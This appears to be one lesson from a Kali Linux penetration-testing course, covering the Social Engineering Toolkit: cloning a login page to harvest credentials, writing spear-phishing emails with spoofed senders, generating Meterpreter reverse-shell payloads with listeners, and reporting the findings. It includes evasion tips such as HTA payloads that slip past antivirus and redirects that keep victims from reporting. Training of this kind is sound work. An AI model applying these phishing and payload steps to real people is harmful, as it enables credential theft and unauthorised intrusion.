⚠️ Authorised Engagements Only. SET automates attacks that look convincingly real. Every exercise targets your own lab environment. Phishing real targets without written authorisation is illegal.
✅ Before You Start
Day 25 — BeEF-XSS — browser hooking via XSS. SET takes the same attack surface into the human layer: instead of hooking a browser through a vulnerability, we deliver the payload through a convincing phishing email or cloned site.
Kali Linux running · Python3 + SET installed (pre-installed in Kali) · DVWA or your own test webserver for cloning
Every pentest report I write includes a social engineering finding. Not because clients ask for it — they usually don’t — but because the technical controls they’ve spent hundreds of thousands on are bypassed the moment someone clicks a convincing email. SET (Social Engineering Toolkit) is the tool that demonstrates that gap in an authorised, reproducible way. Today I show you the full SET workflow: credential harvester, spear-phishing email vector, and the payload delivery chain that turns a convincing login page into an exploitation path.
🎯 What You’ll Master in Day 26
Launch SET and navigate the Social Engineering Attacks menu
Run the Credential Harvester to clone a login page and capture credentials
Craft and send a spear-phishing email with a payload link
Understand SET’s payload delivery options and when each applies
Write a social engineering finding for a pentest report
SET sits at the intersection of ethical hacking methodology and web security — it automates the human-layer attacks that OWASP describes theoretically. The Phishing URL Scanner is the blue team tool that defends against exactly what SET creates. Understanding both sides is the approach I take in every engagement. The full tool reference is in the Kali Linux Commands reference.
SET Overview — Architecture and Attack Vectors

SET (Social Engineering Toolkit) is a Python-based framework created by TrustedSec. It automates the construction and delivery of social engineering attacks for authorised penetration testing. My most-used attack vectors are the Credential Harvester (clones a legitimate login page and captures submitted credentials) and the Spear-Phishing Email Vector (delivers a payload via crafted email). Both demonstrate the human attack surface to clients who believe technical controls alone are sufficient.
3) Infectious Media Generator ← USB autorun payloads
4) Create a Payload and Listener ← MSF payload generation
5) Mass Mailer Attack ← bulk phishing campaign
# Website Attack Vectors sub-menu (most used)
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method ← TODAY
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
Credential Harvester — Clone and Capture
The Credential Harvester clones a target website’s login page, hosts it on my Kali machine, and captures any credentials submitted through the fake page — forwarding the victim to the real site afterwards so they don’t notice. The clone is pixel-perfect because SET scrapes the real HTML. The victim sees their normal login page, submits credentials, gets redirected to the real site, and never realises their password was captured.
CREDENTIAL HARVESTER — STEP BY STEP
# Navigation path in SET
Main Menu → 1 (Social Engineering) → 2 (Website Attacks) → 3 (Credential Harvester)
# SET asks: Site Cloner or Custom Import?
1) Web Templates → pre-built templates (Gmail, Facebook, etc.)
2) Site Cloner → clone ANY URL (most useful in assessments)
3) Custom Import → supply your own HTML
# Site Cloner workflow
IP address for the POST back: [YOUR KALI IP]
Enter the URL to clone: http://localhost/dvwa/login.php
# SET clones the page, starts web server on port 80
# Output: [*] Cloning the website: http://localhost/dvwa/login.php
# [*] This could take a little bit…
# [*] Harvester is ready, start sending mails
# Victim visits: http://YOUR_KALI_IP/
# They see cloned DVWA login, submit credentials
# SET output shows:
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
securityelites.com
SET Credential Harvester — Credential Capture Output
[*] Harvester is ready, start sending mails
[*] SET Web Server is listening on port: 80
…victim visits cloned page and submits credentials…
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
[*] WHEN YOU’RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
Captured credentials saved to: /root/.set/reports/
📸 SET Credential Harvester output showing captured credentials. The “[*] WE GOT A HIT!” line appears the moment a victim submits the cloned login form. SET captures the raw POST data — username, password, and any other form fields. The victim is simultaneously redirected to the real DVWA login page, so from their perspective the login simply “failed once and then worked.” In a real engagement, this output appears in my terminal while I’m watching the phishing campaign — each credential submission is logged with timestamp and full field values.
🧠 EXERCISE 1 — THINK LIKE A HACKER (15 MIN · NO TOOLS)
Design a Phishing Campaign for a Red Team Engagement
⏱️ 15 minutes · No tools required
Before running any SET attack, I build the pretext on paper. The technical tool is worthless without a convincing reason for the victim to visit the page.
SCENARIO: Authorised red team engagement against a 200-person company.
Scope: all employees, email phishing, credential harvesting allowed.
Goal: capture at least one set of admin credentials.
Design your campaign:
1. PRETEXT SELECTION
What email pretext gives the highest click rate for an IT audience?
Options: password expiry, new MFA enrollment, HR policy update, IT survey
Which do you pick and why?
2. SENDER SPOOFING
What sender address makes the pretext most convincing?
How do you register a lookalike domain for this company?
What SPF/DKIM gap allows your email to land in inbox vs spam?
3. LANDING PAGE CHOICE
Which login page do you clone — Office 365, VPN portal, internal HR system?
Which has the highest value credentials?
4. REDIRECT STRATEGY
After credential capture, where do you redirect the victim?
What message do you show to prevent suspicion?
5. METRICS
How do you measure campaign success beyond just credential count?
What’s your minimum success threshold to declare the campaign effective?
✅ The redirect strategy is where most testers lose the client’s trust unnecessarily. If the victim is redirected to a blank page or error, they will immediately report the “strange email” to IT — alerting the blue team before the full campaign has run. My default: redirect to the real login page with the message “Session expired, please log in again.” The victim assumes their session dropped, logs in normally, and doesn’t report anything. The campaign runs for the planned duration without early detection.
📸 Write your campaign design. Share in #kali-labs.
Spear-Phishing Email Attack Vector
SET’s Spear-Phishing module constructs a malicious email with an embedded payload — either a link to the credential harvester or an attached file that delivers a reverse shell. In authorised engagements, the spear-phishing vector is the delivery mechanism; the credential harvester is the payload destination. My workflow: clone the target login page, generate the email with a link to my harvester, deliver via SET’s mailer.
SPEAR-PHISHING EMAIL — FULL WORKFLOW
# Navigation: Main → 1 → 1 (Spear-Phishing Attack Vectors)
1) Perform a Mass Email Attack
2) Create a FileFormat Payload ← PDF/DOC with exploit
3) Create a Social Engineering Template
# Option 1: Mass Email Attack — link to credential harvester
Send email to: target@company.com
From address: it-support@company-corp.com
Subject: Urgent: Password Reset Required Before 5PM Today
# Option 2: FileFormat Payload — embed payload in document
SET generates: malicious PDF/DOC/PPTX with embedded MSF payload
Victim opens file → macro runs → reverse shell connects to Kali
Modern defences: macro warnings, Protected View, ASR rules
⚡ EXERCISE 2 — KALI TERMINAL (25 MIN · SET + DVWA)
Run SET Credential Harvester Against DVWA Login
⏱️ 25 minutes · Kali Linux + DVWA running on localhost
Run the full credential harvester chain against your own DVWA instance. This is the exercise that makes the attack viscerally real — watching credentials appear in your terminal the moment they’re submitted.
Prerequisites: DVWA running at http://localhost/dvwa/ · SET installed (sudo setoolkit)
Step 2: Configure the harvester
IP address for POST back: [your Kali IP from hostname -I]
URL to clone: http://localhost/dvwa/login.php
Wait for: “[*] Harvester is ready”
Step 3: Trigger the harvest
Open a SECOND browser tab
Visit: http://[YOUR KALI IP]/
You should see the cloned DVWA login page
Enter any username/password and submit
Step 4: Check the terminal
Switch back to SET terminal
Did “[*] WE GOT A HIT!” appear?
What username and password were captured?
Step 5: Check saved reports
Ctrl+C to stop (when done)
cat /root/.set/reports/2026*
Full credential log saved here
Document: screenshot of “[*] WE GOT A HIT!” with captured credentials.
✅ The “WE GOT A HIT” moment is the demo that changes every client conversation about social engineering risk. The technical controls didn’t matter — SPF records, DMARC policy, URL filtering — because the victim navigated directly to the IP address. In a real engagement, the delivery is via a convincing email with a lookalike domain. The harvester itself is identical. What I always emphasise in the debrief: the attack didn’t break anything. It just asked politely, and someone answered.
📸 Screenshot showing “WE GOT A HIT!” with captured credentials. Share in #kali-labs. Tag #Day26SET
Payload Delivery — Executable and HTA Files
Beyond credential harvesting, SET can generate and deliver payloads that establish a reverse shell. The most reliable method in modern environments is the HTA (HTML Application) payload — it runs via Internet Explorer’s mshta.exe engine and bypasses many AV solutions because it uses a signed Windows binary. Combined with a convincing email pretext, the HTA delivery chain gives you code execution without touching disk in the traditional sense.
PAYLOAD GENERATION VIA SET
# Create payload and listener (Main → 1 → 4)
Payload options in SET:
1) Windows Shell Reverse_TCP → basic cmd.exe shell
2) Windows Reverse_TCP Meterpreter → Meterpreter session (best)
3) Windows Reverse_TCP Shell → PowerShell reverse shell
6) Windows Meterpreter Reverse HTTPS → HTTPS C2 (AV evasion)
# Listener auto-started by SET (Metasploit multi/handler)
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [KALI IP]
msf6 exploit(multi/handler) > run
# SET can auto-configure this — just provide your IP and port
⚡ EXERCISE 3 — KALI TERMINAL (20 MIN)
Generate a Payload and Configure the Listener
⏱️ 20 minutes · SET + Metasploit
Generate a reverse shell payload via SET and configure the multi/handler listener. The goal is understanding the full delivery chain — not executing against a real target, but understanding how each piece connects.
Step 1: Create payload via SET
sudo setoolkit
Main → 1 (Social-Engineering) → 4 (Create Payload and Listener)
Select payload: 2 (Windows Reverse_TCP Meterpreter)
Enter your Kali IP for LHOST
Enter port: 4444
SET generates payload.exe and auto-starts listener
Step 2: Inspect the generated payload
ls -lh /root/.set/
file /root/.set/payload.exe
What type of file was generated?
Step 3: Examine the listener
SET opens msfconsole with multi/handler configured
show options — confirm LHOST, LPORT, PAYLOAD
Is it waiting for a connection?
Step 4: Understand the delivery gap
The payload.exe exists locally. In a real engagement:
– How would you deliver this to the target?
– What SET module handles the email delivery?
– What’s the social engineering pretext that makes them run it?
Document: the payload type, LHOST, LPORT settings from the listener.
✅ The gap between “payload generated” and “payload executed” is entirely social engineering. SET automates the generation and the listener. The human problem — making someone run an unknown executable — is the part that requires the pretext design from Exercise 1. In a real engagement, I combine: a convincing sender domain, an urgent pretext, a file with a plausible name (“Invoice-April-2026.exe” never works; “IT-Security-Scan-Required.pdf” rarely gets questioned), and the harvester/payload hosted on a believable URL. The technical chain is straightforward; the social chain is where the engagement succeeds or fails.
📸 Screenshot showing SET listener waiting for connection. Share in #kali-labs.
Reporting Social Engineering Findings
The SET report structure I use in authorised engagements documents the full chain — pretext, delivery, capture rate, and business impact — not just the technical mechanics. Clients need to understand what was possible, not just what tool was used.
SOCIAL ENGINEERING FINDING REPORT STRUCTURE
# Finding title
Credential Harvesting via Phishing — 67% Employee Click Rate
# Severity: High | CVSS: 8.1 (AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N)
# Metrics that matter to the business
Emails sent: 150
Links clicked: 101 (67%)
Credentials entered: 78 (52%)
Admin accounts: 4 captured
Time to first cred: 8 minutes from first delivery
# What it means for remediation
Technical: DMARC enforcement · email link sandboxing · MFA on all accounts
Process: verify before click culture · phone-back for financial requests
Training: annual phishing simulation programme with immediate feedback
🏆 Day 26 Complete — SET Social Engineering Toolkit
Credential harvester, site cloner, spear-phishing delivery, payload generation, and the reporting framework that communicates social engineering risk to non-technical stakeholders. Day 27 moves to Maltego — the OSINT and intelligence-gathering tool that provides the targeting data that makes SET attacks convincing. Check the Phishing URL Scanner to see what defenders use to detect the URLs SET creates.
🧠 Quick Check
A SET credential harvester clones a login page at http://192.168.56.100/. The victim submits their credentials. What happens immediately after and why doesn’t the victim notice they’ve been phished?
❓ Frequently Asked Questions — SET Social Engineering Toolkit
What is the Social Engineering Toolkit (SET)?
SET is an open-source Python framework designed for penetration testing social engineering attacks. Created by TrustedSec, it automates phishing email creation, website cloning, credential harvesting, payload generation, and delivery. Pre-installed in Kali Linux. It is used exclusively in authorised penetration testing engagements.
How does SET’s Credential Harvester work?
SET scrapes the HTML of a target login page, modifies the form action to POST credentials to SET’s local web server, and hosts the cloned page. When a victim visits the cloned URL and submits credentials, SET captures the POST data (all form fields), displays them in the terminal, saves them to a report, and redirects the victim to the original legitimate page.
What is the difference between SET and a real phishing attack?
The technical mechanism is identical. The difference is authorisation. SET is used by security professionals with written permission from the target organisation to test employee susceptibility to phishing. Criminal phishing campaigns use the same cloning and harvesting techniques without authorisation. Using SET against any organisation without explicit written permission is illegal.
Does SET’s credential harvester bypass HTTPS?
The cloned page runs over HTTP by default (unless you configure SSL). Browsers will show a “Not Secure” indicator for HTTP pages. In real engagements, this is addressed by hosting the harvester on a domain with a valid TLS certificate. SET supports HTTPS via configuration. The absence of HTTPS is a visual tell that targets may notice if they check the address bar.
How do you defend against SET-style attacks?
DMARC/DKIM/SPF enforcement prevents domain spoofing. Email link sandboxing detonates URLs before delivery. Browser isolation prevents malicious page execution. Phishing-resistant MFA (FIDO2/WebAuthn) means even captured credentials cannot be used without the hardware key. Security awareness training with simulated phishing campaigns conditions employees to verify before clicking.
← Previous
Day 25: BeEF-XSS — Browser Exploitation Framework
Next →
Day 27: Maltego — OSINT and Intelligence Gathering
📚 Further Reading
Day 25 — BeEF-XSS— The browser-side attack surface SET targets from the email layer. BeEF hooks browsers via XSS; SET delivers the hook via phishing. Together they cover the full browser exploitation chain.
How Hackers Use Social Engineering 2026— The complete seven-method social engineering framework. SET automates methods 1 (phishing) and part of method 4 (pretexting via credential harvesting). The other five methods give context for why SET findings matter in a full assessment.
Phishing URL Scanner— The defender’s equivalent of SET’s harvester. Paste any suspicious URL to check it against threat intelligence before clicking — exactly what SET’s generated URLs would fail if scanned.
SET GitHub — TrustedSec— The official SET repository. Source code, installation guide, configuration reference, and the active issue tracker. The README covers every attack vector with usage examples.
TrustedSec — SET Official Documentation— Comprehensive SET documentation from the tool’s creators, including advanced configuration for SMTP, payload customisation, and campaign management features.
ME
Mr Elite
Owner, SecurityElites.com
The SET demo that changed my understanding of enterprise risk: a client with excellent technical controls — DMARC, URL filtering, endpoint protection — 52% credential submission rate on a 15-minute phishing campaign. The email landed because we registered a lookalike domain the day before. The URL bypassed filtering because it was brand new with no reputation. The harvester captured credentials because the login page was pixel-perfect. Not a single technical control was bypassed. They were all simply avoided. That’s the lesson SET teaches most effectively: the human layer is the one control you can’t patch with a software update.
Founder of Securityelites and creator of the SE-ARTCP credential. Working penetration tester focused on AI red team, prompt injection research, and LLM security education.